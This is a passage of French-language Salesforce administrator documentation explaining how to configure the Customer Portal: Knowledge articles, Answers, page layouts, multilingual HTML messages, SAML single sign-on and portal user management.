Lorsque vous avez configuré Salesforce Knowledge dans votre organisation et activé votre portail client, suivez la procédure ci-dessous pour activer Salesforce Knowledge dans vos portails.

1. Mettez à jour les profils du portail Client :
   a. Clonez les profils Utilisateur du portail client ou Responsable du portail client et activez l'autorisation « Lire » pour les types d'article que vous souhaitez partager avec les clients.
   b. Dans les profils clonés, assurez-vous que la visibilité de l'onglet Articles est définie sur Valeur par défaut activée.
2. En bas de la page de détail du portail client, cliquez sur **Modifier les profils** et activez le nouveau profil.
3. Attribuez les profils clonés à vos utilisateurs du portail client :
   a. Pour créer un utilisateur du portail client, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Activer l'utilisateur client** dans la page de détail du contact. Pour mettre à jour un utilisateur existant, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Afficher l'utilisateur client** dans la page de détail du contact.
   b. Pour un nouvel utilisateur, sélectionnez le profil cloné dan le menu déroulant **Profil**. Pour un utilisateur existant, cliquez sur **Modifier** puis sélectionnez le profil.
   c. Cliquez sur **Enregistrer**.
4. Ajoutez l'onglet Articles à chaque portail client.
5. Pour attribuer aux utilisateurs de votre portail client des paramètres de visibilité de groupe de catégories différents de ceux du responsable du compte, modifiez les paramètres de visibilité pour l'utilisateur du portail client.

   Par défaut, les utilisateurs du portail client héritent de l'accès aux catégories de données du responsable du compte. Par exemple, si le responsable du compte a le rôle de PDG et que ce rôle a accès à toutes les catégories de données d'un groupe de catégories, les utilisateurs du

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour configurer et mettre à jour le portail Client :
- Personnaliser l'application

Pour créer et modifier des profils :
- Gérer les profils et les ensembles d'autorisations

Pour gérer les utilisateurs du portail Client :
- Modifier les utilisateurs libre-service

Pour afficher les articles de Salesforce Knowledge :
- « Lire » sur le type d'article

portail client ont aussi accès à toutes les catégories de ce groupe. Dans certains cas, vous pouvez limiter les catégories auxquelles un utilisateur du portail client a accès.

6. Si vous avez des utilisateurs du portail haut volume, rendez visibles par défaut les catégories auxquelles ces utilisateurs doivent accéder. Les utilisateurs du portail haut volume n'ont aucun rôle. Par conséquent, ils peuvent accéder uniquement aux articles classés en catégories si les catégories de données associées sont visibles pour tous les utilisateurs, quel que soit leur rôle.
7. Informez les utilisateurs qui créent des articles de la nécessité de sélectionner le **portail client** comme option de canal lors de la création ou de la modification d'un article. Si le canal portail client n'est pas sélectionné, l'article n'est pas publié dans le portail.
8. Pour permettre aux utilisateurs de rechercher des articles à partir de l'onglet Accueil, ajoutez le composant Recherche d'articles à la présentation de la page d'accueil. Assurez-vous d'attribuer la présentation aux profils du portail client.

CONSULTER ÉGALEMENT :

Configuration du portail Client

## Activation des réponses dans le Portail client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Le portail client permet de donner à vos clients l'accès à une communauté de réponses.

Pour activer les réponses dans votre portail :

1. Configurez votre portail client.

   Lors de la personnalisation des polices et des couleurs de votre portail, notez que les réponses prennent en charge uniquement les modifications suivantes :

   - Tous les styles d'onglet
   - Les styles de pages suivants :
     - Arrière-plan de la page
     - Texte
     - Lien
     - Lien survolés

2. Configurez des réponses en vous assurant que votre communauté de réponses est configurée pour l'affichage dans le portail client.
3. Ajoutez l'onglet Réponses à votre portail client.
4. Créer des utilisateurs du portail client :
   a. Dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe** puis sélectionnez **Activer un utilisateur client**.
   b. Saisissez les informations requises en vous assurant de sélectionner le profil de portail client approprié dans le menu déroulant **Profil**.
   c. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer et mettre à jour le portail Client :
- Personnaliser l'application

Pour créer et modifier des profils :
- Gérer les profils et les ensembles d'autorisations

Pour créer une communauté de réponse :
- Personnaliser l'application

5. Pour attribuer aux utilisateurs de votre portail client des paramètres de visibilité de groupe de catégories différents de ceux du responsable du compte, modifiez les paramètres de visibilité pour l'utilisateur du portail client.

   Par défaut, les utilisateurs du portail client héritent de l'accès aux catégories du responsable du compte. Par exemple, si le responsable du compte a le rôle de PDG et que ce rôle a accès à toutes les catégories de données du groupe de catégories attribué à des réponses, les utilisateurs du portail client ont aussi accès à toutes les catégories de la communauté de réponses. Dans certains cas, vous pouvez limiter les catégories auxquelles un utilisateur du portail client a accès.

6. Si vous avez des utilisateurs du portail partenaire haut volume, rendez visibles les catégories de données auxquelles ces utilisateurs doivent accéder via des ensembles d'autorisations ou des profils.
7. Si votre organisation dispose de la licence de portail Idées et Réponses, masquez l'onglet Rapports dans le portail client. Autrement, les utilisateurs du portail Client reçoivent un message Privilèges insuffisants lorsqu'ils cliquent sur l'onglet Rapports. Pour plus d'informations, reportez-vous à Personnalisation des onglets de votre portail Client à la page 2643.

CONSULTER ÉGALEMENT :

Configuration du portail Client

## Personnalisation des pages de votre portail client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

La personnalisation des pages de votre portail client Salesforce s'effectue comme celle des pages de Salesforce : à l'aide de présentations de page.

Les présentations de page déterminent la présentation et l'organisation des boutons, des champs, des commandes s-control, de Visualforce, des liens personnalisés et des listes associées sur des pages d'enregistrement d'objet. Elles définissent également les champs visibles, en lecture seule et obligatoires. Les présentations de page peuvent inclure des commandes s-control et des pages Visualforce qui sont rendues dans une section de champ lors de l'affichage de la page. Vous pouvez contrôler la taille des commandes s-controls et des pages Visualforce, et déterminer si une étiquette et des barres de défilement s'affichent ou non.

Les utilisateurs du portail Client visualisent les présentations attribuées à leur profil lorsqu'ils se connectent à votre portail Client. Vous pouvez personnaliser les présentations de page des objets suivants pour votre portail :

- Accueil
- Tâches
- Événements
- Requêtes
- Actifs
- Comptes
- Solutions
- Contacts

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les présentations de page :
- Personnaliser l'application

Pour attribuer des présentations de page à des profils :
- Gérer les profils et les ensembles d'autorisations

- Autorisations
- Objets personnalisés
- Contrats de service

### Personnalisation des présentations de page du portail

Dans les paramètres de gestion de l'objet de celui dont vous souhaitez modifier la présentation de page, accédez à Présentations de page.

Par défaut, les utilisateurs du portail Client sont autorisés à lire les comptes, les contacts, les actifs, les produits et les catalogues. Ils peuvent donc afficher leur nom de compte et choisir un contact et un actif pour les requêtes qu'ils créent sur votre portail. Ils peuvent également disposer de l'autorisation « Mettre à jour » ou « Créer » pour des actifs et des comptes, selon le type de portail client.

**Remarque:** Les utilisateurs du portail Client ne peuvent pas afficher la section de balises d'une page, même si elle est incluse dans une présentation de page.

Pour afficher un objet personnalisé dans votre portail Client, vous devez effectuer les opérations suivantes :

- Cochez la case `Disponible pour le portail Client` sur l'objet personnalisé. Vous ne pouvez attribuer aucun profil de portail à une présentation de page d'objet personnalisé, sauf si cette case est sélectionnée.
- Octroyez des autorisations utilisateur sur l'objet personnalisé dans les ensembles d'autorisations ou les profils attribués aux utilisateurs du portail.
- Ajoutez l'onglet de l'objet personnalisé à votre portail Client afin que l'onglet soit accessible aux utilisateurs de votre portail Client. Pour plus d'informations, reportez-vous à Personnalisation des onglets de votre portail Client à la page 2643.

CONSULTER ÉGALEMENT :

Personnalisation des polices et des couleurs de votre portail client
Activation de la connexion et des paramètres du portail client
Considérations et conseils relatifs à la configuration des pages du portail client
Présentations de page

## Configuration de messages HTML multilingue pour des utilisateurs du portail

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Si plusieurs langues sont activées pour votre organisation, vous pouvez télécharger les messages HTML dans n'importe quelle langue prise en charge par Salesforce et configurer les messages à afficher sur le portail en fonction des paramètres de langue des utilisateurs du portail. Par exemple, vous pouvez télécharger un message HTLM en français pour l'afficher dans l'onglet Accueil des utilisateurs français du portail et un message HTML en anglais dans l'onglet Accueil pour les utilisateurs anglophones du portail.

Tenez compte des points suivants avant de configurer des messages HTML multilingues :

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer les langues dans les portails :
- Personnaliser l'application

- Pour pouvoir ajouter un message HTML multilingue à un portail, vous devez télécharger le fichier HTML dans l'onglet Documents.
- Même si vous les avez configurés, les messages HTML du portail ne s'affichent pas dans les onglets Idées, Rapports, Contenu et Solutions.

Pour configurer des messages HTML dans plusieurs langues :

1. Pour configurer la langue d'affichage du portail client, dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Cliquez sur le nom du portail à modifier.
3. Cliquez sur **Ajouter une nouvelle langue** dans la liste associée des langues attribuées.
4. Sélectionnez une langue dans la liste déroulante Langue.
5. Cliquez sur l'icône de recherche ( ) en regard d'un nom d'onglet, puis sélectionnez le message HTML à afficher dans l'onglet. Vous pouvez répéter cette opération pour chaque onglet qui doit afficher un message HTML.
6. Cliquez sur **Enregistrer**.

## Considérations et conseils relatifs à la configuration des pages du portail client

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez Communities.

Les organisations existantes qui utilisent des portails client peuvent les conserver ou migrer vers Communities. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Tenez compte des conseils de configuration et ses informations générales ci-dessous concernant les pages du portail client Salesforce.

**Configuration des requêtes**

- Lorsque vous configurez votre portail Client, clonez la présentation de page des requêtes (Présentation de requête) et renommez-la *Présentation des requêtes du portail*. Cela vous permet de distinguer aisément les présentations de page des requêtes des utilisateurs internes et celles des utilisateurs du portail.
- Par défaut, les nouvelles requêtes sont accessibles sur votre portail Client, mais vous pouvez inclure la case à cocher Visible dans le portail libre-service dans les présentations de page de requête pour pouvoir la désélectionner, afin d'empêcher l'affichage d'une requête précise.
- Ne cochez pas les cases Afficher la notification par e-mail d'une requête et Afficher la notification par e-mail d'une requête par défaut dans les présentations de page de requête. Ces fonctionnalités s'appliquent uniquement aux utilisateurs de Salesforce.
- N'ajoutez pas le champ Commentaires internes aux présentations de page de requête attribuées aux profils de portail, car les utilisateurs du portail peuvent consulter les commentaires réservés aux utilisateurs Salesforce.
- Incluez le champ Actif dans les présentations de page de requête afin que les utilisateurs du portail puissent associer des requêtes à un actif lié à leur compte.
- Incluez le champ de recherche Nom du contact dans les présentations de page de requête afin que les utilisateurs autorisés à le modifier puissent remplacer le contact d'une requête par un autre utilisateur du portail dans le même compte.
- Si un utilisateur du portail est le propriétaire d'une requête, le champ Nom du contact de la requête doit correspondre au contact associé à l'utilisateur du portail propriétaire de la requête. Vous ne pouvez pas spécifier un contact différent, même s'il est associé au même compte de portail.

- Ne cochez pas les cases `Afficher la section des informations sur la solution`, `Afficher la case à cocher Notification du contact` et `Activer la case à cocher Notification du contact par défaut` dans les présentations de page de clôture de requête, car leurs fonctions s'appliquent uniquement aux utilisateurs de Salesforce.
- Créez des types d'enregistrement de requête pour définir la valeur par défaut du champ de liste de sélection `Origine de la requête` pour les requêtes consignées dans votre portail client.
- Pour garantir le bon fonctionnement des règles d'attribution de requête dans le portail client, cochez la case `Cocher la case Attribution de requêtes par défaut` dans les présentations de page de requête attribuées aux profils de portail. Les utilisateurs ne peuvent pas voir ces cases à cocher dans le portail Client. Notez que les règles d'attribution se déclenchent lorsqu'une requête est créée *et* modifiée. Pour ne pas réaffecter automatiquement les requêtes lorsque les utilisateurs du portail les modifient, ajoutez une entrée de règle en utilisant le critère *`Utilisateur actif : Type d'utilisateur contient Portail client`*, puis sélectionnez la case `Ne pas réaffecter l'utilisateur`.
- Les utilisateurs du portail peuvent afficher toutes les valeurs des champs de liste de sélection `Type`, `Statut`, `Priorité` et `Motif de la requête`, sauf si vous créez des types d'enregistrement pour des requêtes contenant des valeurs de liste de sélection différentes.
- Vous pouvez empêcher les utilisateurs du portail de soumettre des requêtes avec des pièces jointes en supprimant le bouton **Soumettre et ajouter une pièce jointe** des présentations de page de requêtes :
  1. Modifiez la présentation de page de requêtes à l'aide de l'éditeur de présentation de page avancé.
  2. Cliquez sur **Propriétés de présentation**.
  3. Désactivez **Afficher le bouton Soumettre et joindre**.
  4. Cliquez sur **OK**.
  5. Cliquez sur **Enregistrer**.

**Requêtes**

- Les utilisateurs du portail nécessitent l'autorisation « Lire » sur les contacts pour créer des requêtes.
- Les utilisateurs du portail ne peuvent pas modifier la valeur du champ de liste de sélection `Statut` dans les requêtes.
- Les utilisateurs du portail peuvent modifier et supprimer les pièces jointes ajoutées à leurs requêtes, mais ils ne peuvent pas le faire pour celles ajoutées aux requêtes par les utilisateurs de Salesforce.
- Les boutons **Supprimer** et **Partage** des pages de détail d'une requête ne sont pas accessibles aux utilisateurs du portail.
- Les liens **Liste des e-mails**, **Suivant** et **Précédent** ne sont pas disponibles pour les utilisateurs du portail client lorsqu'ils affichent des e-mails à partir de la liste associée E-mail dans les pages de détail de requêtes. La liste associée E-mail est disponible uniquement dans les organisations dans lesquelles la fonction E-mail vers requête ou E-mail vers requête à la demande est activée.
- Vous pouvez également créer des règles de réponse automatique pour les requêtes afin de répondre automatiquement aux utilisateurs du portail qui créent une requête.
- Les utilisateurs du portail peuvent afficher, rechercher et créer des notes et des pièces jointes dans les requêtes.
- Lors de la création d'une requête, l'utilisateur du portail ignore la page des suggestions de solutions et est dirigé vers la requête dans les cas suivants :
  - Aucune suggestion de solution pertinente ne correspond à la requête.
  - Il crée la requête en cliquant sur **Soumettre et ajouter une pièce jointe**.

  Notez que les suggestions de solutions ne sont disponibles que dans les entreprises où elles sont autorisées. Pour plus d'informations sur les suggestions de solutions, reportez-vous à Présentation des suggestions de solutions à la page 3159. Pour

plus d'informations sur la fermeture de requêtes par les utilisateurs du portail client à partir de solutions suggérées, reportez-vous à Activation de la connexion et des paramètres du portail client.

- Si Salesforce Knowledge est activée, vous pouvez ajouter la liste associée Articles aux présentations de page associées à des utilisateurs du portail. Ils peuvent ainsi rechercher les articles qui les aideront à résoudre leurs requêtes.
- Si Chatter est activé pour votre organisation, les pièces jointes à des fils sont incluses dans la liste associée Notes et pièces jointes. Les utilisateurs du portail peuvent télécharger des pièces jointes à des fils, mais ne peuvent pas les prévisualiser, les modifier ni les supprimer.

**Solutions**

- Le champ de liste de sélection `Statut` dans les solutions n'est pas accessible aux utilisateurs du portail.
- Le champ de liste de sélection `Statut` d'une solution ne doit pas être obligatoirement défini sur Révisé pour qu'une solution soit visible dans le portail Client. Une solution est visible dans le portail Client si la case `Visible dans le portail libre-service` d'une solution est cochée.
- Si vous activez des catégories de solutions pour votre organisation, elles sont également disponibles dans votre portail client. Les solutions sans catégorie n'apparaissent pas dans les catégories de solutions de votre portail Client, mais elles figurent dans ses vues de recherche et de liste.
- La fonctionnalité des meilleures solutions n'est pas disponible pour votre portail client, mais vous pouvez créer des liens sur la page d'accueil du portail client vers les solutions les plus pertinentes de votre organisation.

**Page d'accueil**

- Insérez le composant de Bienvenue du portail client dans les présentations de page d'accueil attribuées à des utilisateurs du portail client. Chaque utilisateur du portail client qui se connecte à votre portail reçoit un message de bienvenue à son nom. Les utilisateurs peuvent également modifier leurs nom d'utilisateur, mot de passe, paramètres régionaux, langue, fuseau horaire et informations de contact pour le portail. Lorsque les utilisateurs du portail modifient des informations les concernant, leur enregistrement utilisateur est mis à jour, mais leur enregistrement de contact n'est pas automatiquement mis à jour pour refléter les modifications.

  Notez que les utilisateurs du portail client qui disposent de l'autorisation « Authentification unique activée » ne peuvent pas modifier leur nom d'utilisateur via le composant de bienvenue du portail client.

- Lorsque vous concevez des présentations de page d'accueil pour votre portail Client, il est recommandé d'ajouter les composants suivants : Recherche, Recherche de solution, Éléments récents, Accueil du portail Client, ainsi qu'un composant Zone HTML personnalisé incluant la marque de votre société dans la grande colonne.
- Créez les composants personnalisés à inclure dans les présentations de page d'accueil de votre portail Client, tels que les liens vers des vues de liste personnalisées, des documents spécifiques et des solutions meilleures.
- Les noms des composants personnalisés n'apparaissent pas dans la grande section de la page d'accueil du portail Client.
- Vous pouvez placer le lien Déconnexion n'importe où dans l'en-tête à l'aide de la balise HTML : "`<a href="/secur/logout.jsp">Déconnexion</a>`". Pour plus d'informations sur l'en-tête, reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.
- Il est recommandé de ne *pas* ajouter les composants suivants aux présentations de page d'accueil de votre portail Client, car ils sont destinés aux utilisateurs Salesforce : `Tâches`, `Calendrier`, `Recherche de produits`, `Éléments récents`, `Instantané du tableau de bord`, `Messages et alertes` et `Éléments à approuver`.

**Activités**

- Aucune activité ne peut être attribuée aux utilisateurs du portail.
- Les utilisateurs du portail peuvent voir les tâches terminées et les événements passés marqués comme étant `visibles dans le portail libre-service`, associés à des objets qu'ils sont autorisés à afficher.

**Documents**

Vérifiez qu'aucun document interne de votre entreprise figurant dans l'onglet Documents n'est disponible dans les dossiers accessibles aux utilisateurs du portail.

**Rapports**

- Les utilisateurs du portail peuvent exécuter les rapports s'ils disposent de l'autorisation « Exécuter des rapports ».
- Les utilisateurs du portail peuvent exporter les rapports s'ils disposent de l'autorisation « Exporter des rapports ».
- La section Options de rapport ne s'affiche pas dans les résultats du rapport pour les utilisateurs du portail car ces derniers ne peuvent pas personnaliser les résultats des rapports. De plus, la section Graphique généré, qui comprend les liens **Modifier**, **Grand**, **Moyen** et **Petit**, ne s'affiche pas dans les résultats du rapport.
- Les résultats du rapport pour les utilisateurs du portail comprennent souvent des liens vers les objets que les utilisateurs du portail sont autorisés à consulter.
- Les utilisateurs du portail ne peuvent générer des rapports que sur les objets définis comme Privés dans le modèle de partage par défaut à l'échelle de l'organisation. Certains objets, tels que les solutions et les articles, ne sont pas inclus dans le modèle de partage et ne peuvent pas faire l'objet de rapports par les utilisateurs du portail client.
- Les utilisateurs du portail recevront un message d'erreur signalant que leurs droits sont insuffisants s'ils exécutent un rapport contenant des objets qu'ils ne sont pas autorisés à afficher.
- Par défaut, tous les utilisateurs, y compris les utilisateurs du portail, peuvent visualiser les dossiers du rapport. Pour empêcher les utilisateurs du portail d'afficher les dossiers de rapport, mettez à jour les paramètres de partage sur les dossiers du rapport pour le groupe Tous les utilisateurs internes.

**Objets personnalisés**

- Lorsque vous désélectionnez la case `Disponible pour le portail Client` d'un objet personnalisé, celui-ci n'est plus disponible sur le portail Client. Toutes les autorisations correspondant à cet objet personnalisé sont supprimées automatiquement des profils du portail. Si vous cochez de nouveau la case `Disponible pour le portail Client` d'un objet personnalisé, vous devez mettre à jour les autorisations correspondantes dans les profils du portail.

  Remarque: Si vous configurez ultérieurement l'accès à des objets personnalisés, les ensembles d'autorisations conservent leur configuration.

- Les utilisateurs du portail peuvent afficher, rechercher et créer des notes et des pièces jointes dans les objets personnalisés.
- Si Chatter est activé pour votre organisation, les pièces jointes à des fils sont incluses dans la liste associée Notes et pièces jointes. Les utilisateurs du portail peuvent télécharger des pièces jointes à des fils, mais ne peuvent pas les prévisualiser, les modifier ni les supprimer.

**Articles**

Pour plus d'informations, reportez-vous à Activation de Salesforce Knowledge dans le portail client à la page 2649.

**Actifs**

- Ils peuvent créer, afficher et mettre à jour les actifs associés à leurs comptes.
- Les actifs ne sont visibles par les utilisateurs du portail que si vous incluez le champ de recherche des `actifs` dans les présentations de page de requête. Dans les page de détail de requêtes, les utilisateurs du portail peuvent afficher un actif en cliquant sur le champ `Actif`.
- Les utilisateurs du portail peuvent consulter et rechercher des pièces jointes concernant les actifs.
- Si Chatter est activé pour votre organisation, les pièces jointes à des fils sont incluses dans la liste associée Notes et pièces jointes. Les utilisateurs du portail peuvent télécharger des pièces jointes à des fils, mais ne peuvent pas les prévisualiser, les modifier ni les supprimer.

**Salesforce CRM Content**

- Les utilisateurs du portail disposant d'une licence de fonction Salesforce CRM Content peuvent réaliser n'importe quelle tâche accordée par leur autorisation de bibliothèque.
- Les utilisateurs du portail disposant de l'autorisation d'utilisateur « Afficher le contenu » ont un accès en lecture seule à Salesforce CRM Content.
- Les utilisateurs de portail disposant de l'autorisation « Créer des bibliothèques » peuvent créer et administrer des bibliothèques.

Pour plus d'informations, reportez-vous à Activation de Salesforce CRM Content dans le portail client à la page 2645.

**Réponses**

Pour plus d'informations, reportez-vous à Activation des réponses dans le portail client à la page 2650. Lors de la personnalisation des polices et des couleurs de votre portail, notez que les réponses prennent en charge uniquement les modifications suivantes :

- Tous les styles d'onglet
- Les styles de pages suivants :
  - Arrière-plan de la page
  - Texte
  - Lien
  - Lien survolé

**Idées**

Pour plus d'informations, reportez-vous à Activation des Idées dans le portail client à la page 2647.

**Comptes**

Seuls les utilisateurs qui disposent de droits d'administration des utilisateurs externes délégués peuvent afficher l'onglet Comptes ainsi que la page de détail de leur compte dans votre portail client. Reportez-vous à Délégation des droits d'administration des utilisateurs du portail client et super utilisateur du portail à la page 2681

**Remarque:** Les utilisateurs d'un portail client n'affichent pas la liste associée Notes et pièces jointes dans les comptes.

**Contacts**

Seuls les utilisateurs qui disposent de droits d'administration des utilisateurs externes délégués peuvent afficher les contacts de leur compte. Reportez-vous à Délégation des droits d'administration des utilisateurs du portail client et super utilisateur du portail à la page 2681

Seuls les utilisateurs qui disposent de l'autorisation « Super utilisateur du portail » peuvent afficher l'onglet Contacts et modifier la page de détail des contacts dans votre portail client. Reportez-vous à Délégation des droits d'administration des utilisateurs du portail client et super utilisateur du portail à la page 2681

**Remarque:** Les utilisateurs d'un portail client n'affichent pas la liste associée Notes et pièces jointes dans les contacts.

**Autorisations**

- Pour plus d'informations sur la configuration, reportez-vous à Activation de la gestion des autorisations dans le portail client à la page 2648.
- Ajouter la permission « Lire » sur les autorisations aux profils de portail personnalisés ; attribuer les profils aux utilisateurs du portail qui doivent accéder aux autorisations. Reportez-vous à Configuration de l'accès utilisateur au portail Client à la page 2672
- Ajoutez le champ de recherche `Nom d'autorisation` aux présentations de page de requêtes pour permettre aux utilisateurs du portail d'ajouter des autorisations aux requêtes.
- N'ajoutez *pas* les champs de processus d'autorisation ci-dessous à des présentations de page de requête pour les utilisateurs du portail, car ils ne doivent pas avoir accès aux informations associées à vos processus de support internes : `Date de début`

`du processus d'autorisation`, `Date de fin du processus d'autorisation`, `Arrêté` et `Arrêté depuis`.

- Vous pouvez également ajouter l'onglet Autorisations à votre portail client pour permettre aux utilisateurs du portail d'afficher les autorisations associées à leur compte et de créer des requêtes à partir d'autorisations.
- Ajoutez la liste associée Autorisations aux présentations de page de compte et de contact pour permettre aux administrateurs d'utilisateurs externes délégués de créer de requêtes automatiquement associées aux autorisations appropriées. Reportez-vous à Délégation des droits d'administration des utilisateurs du portail client et super utilisateur du portail à la page 2681

**Contrats de service**

- Pour plus d'informations sur la configuration, reportez-vous à Activation de la gestion des autorisations dans le portail client à la page 2648.
- Accorder l'autorisation « Lire » sur les contrats de service aux utilisateurs du portail qui doivent accéder à des contrats de service. Reportez-vous à Configuration de l'accès utilisateur au portail Client à la page 2672
- Ajoutez l'onglet Contrats de service à votre portail client pour permettre aux utilisateurs du portail d'afficher les détails de leurs contrats de service. Reportez-vous à Personnalisation des onglets de votre portail client à la page 2643.
- Les éléments de ligne de contrat ne s'affichent pas dans le portail client.

**Flux**

- Vous pouvez inclure des flux Force.com dans votre portail client en les incorporant à une page Visualforce.
- Les utilisateurs peuvent exécuter uniquement les flux qui ont une version active. Si le flux que vous incorporez n'a aucune version active, un message d'erreur s'affiche pour les utilisateurs. Si le flux que vous incorporez inclut un élément de flux secondaire, le flux qui est référencé et appelé par l'élément de flux secondaire doit avoir une version active.
- Lorsque vous rendez un flux disponible pour les utilisateurs d'un site ou d'un portail, dirigez-le vers la page Visualforce qui contient le flux incorporé, pas vers le flux lui-même. Les utilisateurs de site ou de portail ne sont pas autorisés à exécuter directement des flux.

CONSULTER ÉGALEMENT :

Personnalisation des pages de votre portail client

## Portail Client - Limites de configuration

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Pour plus d'informations sur le nombre de portails clients et de licences utilisateur du portail client que vous pouvez activer, contactez Salesforce.

Le nombre maximal d'objets personnalisés que vous pouvez inclure dans un portail client est défini par le nombre total d'objets personnalisés que votre édition autorise.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les licences utilisateur contrôlent également le nombre d'objets personnalisés qu'un utilisateur de portail peut afficher dans un portail client. Pour plus d'informations, contactez Salesforce.

CONSULTER ÉGALEMENT :

Configuration du portail Client

## Activation de l'authentification unique pour les portails

L'authentification unique offre aux utilisateurs un accès à toutes les ressources réseau autorisées sans avoir à se connecter séparément à chaque ressource. Vous validez des noms d'utilisateur et des mots de passe avec la base de données de l'entreprise ou une autre application cliente plutôt que d'utiliser des mots de passe utilisateur gérés par Salesforce.

Vous pouvez configurer des portails client et des portails partenaire pour l'utilisation de la authentification unique SAML et permettre ainsi aux clients de se connecter une seule fois.

Remarque: La authentification unique avec les portails est prise en charge uniquement for SAML 2.0.

Pour activer l'authentification unique pour les portails :

1. En plus des informations de connexion SAML qui doivent être récupérées et partagées avec votre fournisseur d'identité, vous devez fournir à votre fournisseur d'information l'ID d'organisation et l'ID de portail. Dans l'assertion SAML envoyée par votre fournisseur d'identité, `portal_id` et `organization_id` doivent être ajoutés en tant qu'attributs.

   Remarque: Vous pouvez laisser ces attributs vides pour différencier les utilisateurs du portail et de la plate-forme. Par exemple, un attribut vide désigne un utilisateur régulier de la plate-forme et un attribut renseigné désigne un utilisateur du portail.

   a. Dans Configuration, saisissez *`Informations sur la société`* dans la case `Recherche rapide`, puis sélectionnez **Informations sur la société** et copiez l'ID dans `ID d'organisation Salesforce`.

   b. Pour des portails clients, dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, sélectionnez **Paramètres de portail client**, cliquez sur le nom du portail client, puis copiez l'ID affiché dans le champ `ID de portail`.

   c. Pour des portails partenaires, dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**. Cliquez ensuite sur le nom du portail partenaires, puis copiez l'ID qui se trouve dans `ID de portail Salesforce`.

Éditions

Disponible avec : Salesforce Classic

Le portail client est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le portail partenaire est disponible dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

CONSULTER ÉGALEMENT :

Configuration du portail Client

# Utilisateurs du portail client

## À propos de la gestion de l'utilisateur du portail client

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour gérer les utilisateurs du portail Client : | Modifier les utilisateurs libre-service |
| Pour gérer les profils et les ensembles d'autorisations : | Gérer les profils et les ensembles d'autorisations |
| Pour créer, modifier et supprimer des présentations de page : | Personnaliser l'application |
| Pour définir la sécurité au niveau du champ : | Gérer les profils et les ensembles d'autorisations<br>ET<br>Personnaliser l'application |
| Pour définir les règles de partage : | Gérer le partage |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

La gestion des utilisateurs du portail client est similaire à la gestion habituelle des utilisateurs de Salesforce. Les concepts généraux de gestion des utilisateurs, tels que les profils et les présentations de page, s'appliquent normalement. Pour gérer les utilisateurs du Portail client, tenez compte des conseils suivants :

- Profils du portail client
- Règles de partage du portail client
- Hiérarchie des rôles du portail client
- Licences utilisateur du portail client

**Remarque:** Utilisateurs du portail haut volume comprend les types de licence Portail client haut volume et Site Web authentifié.

### Profils du portail client

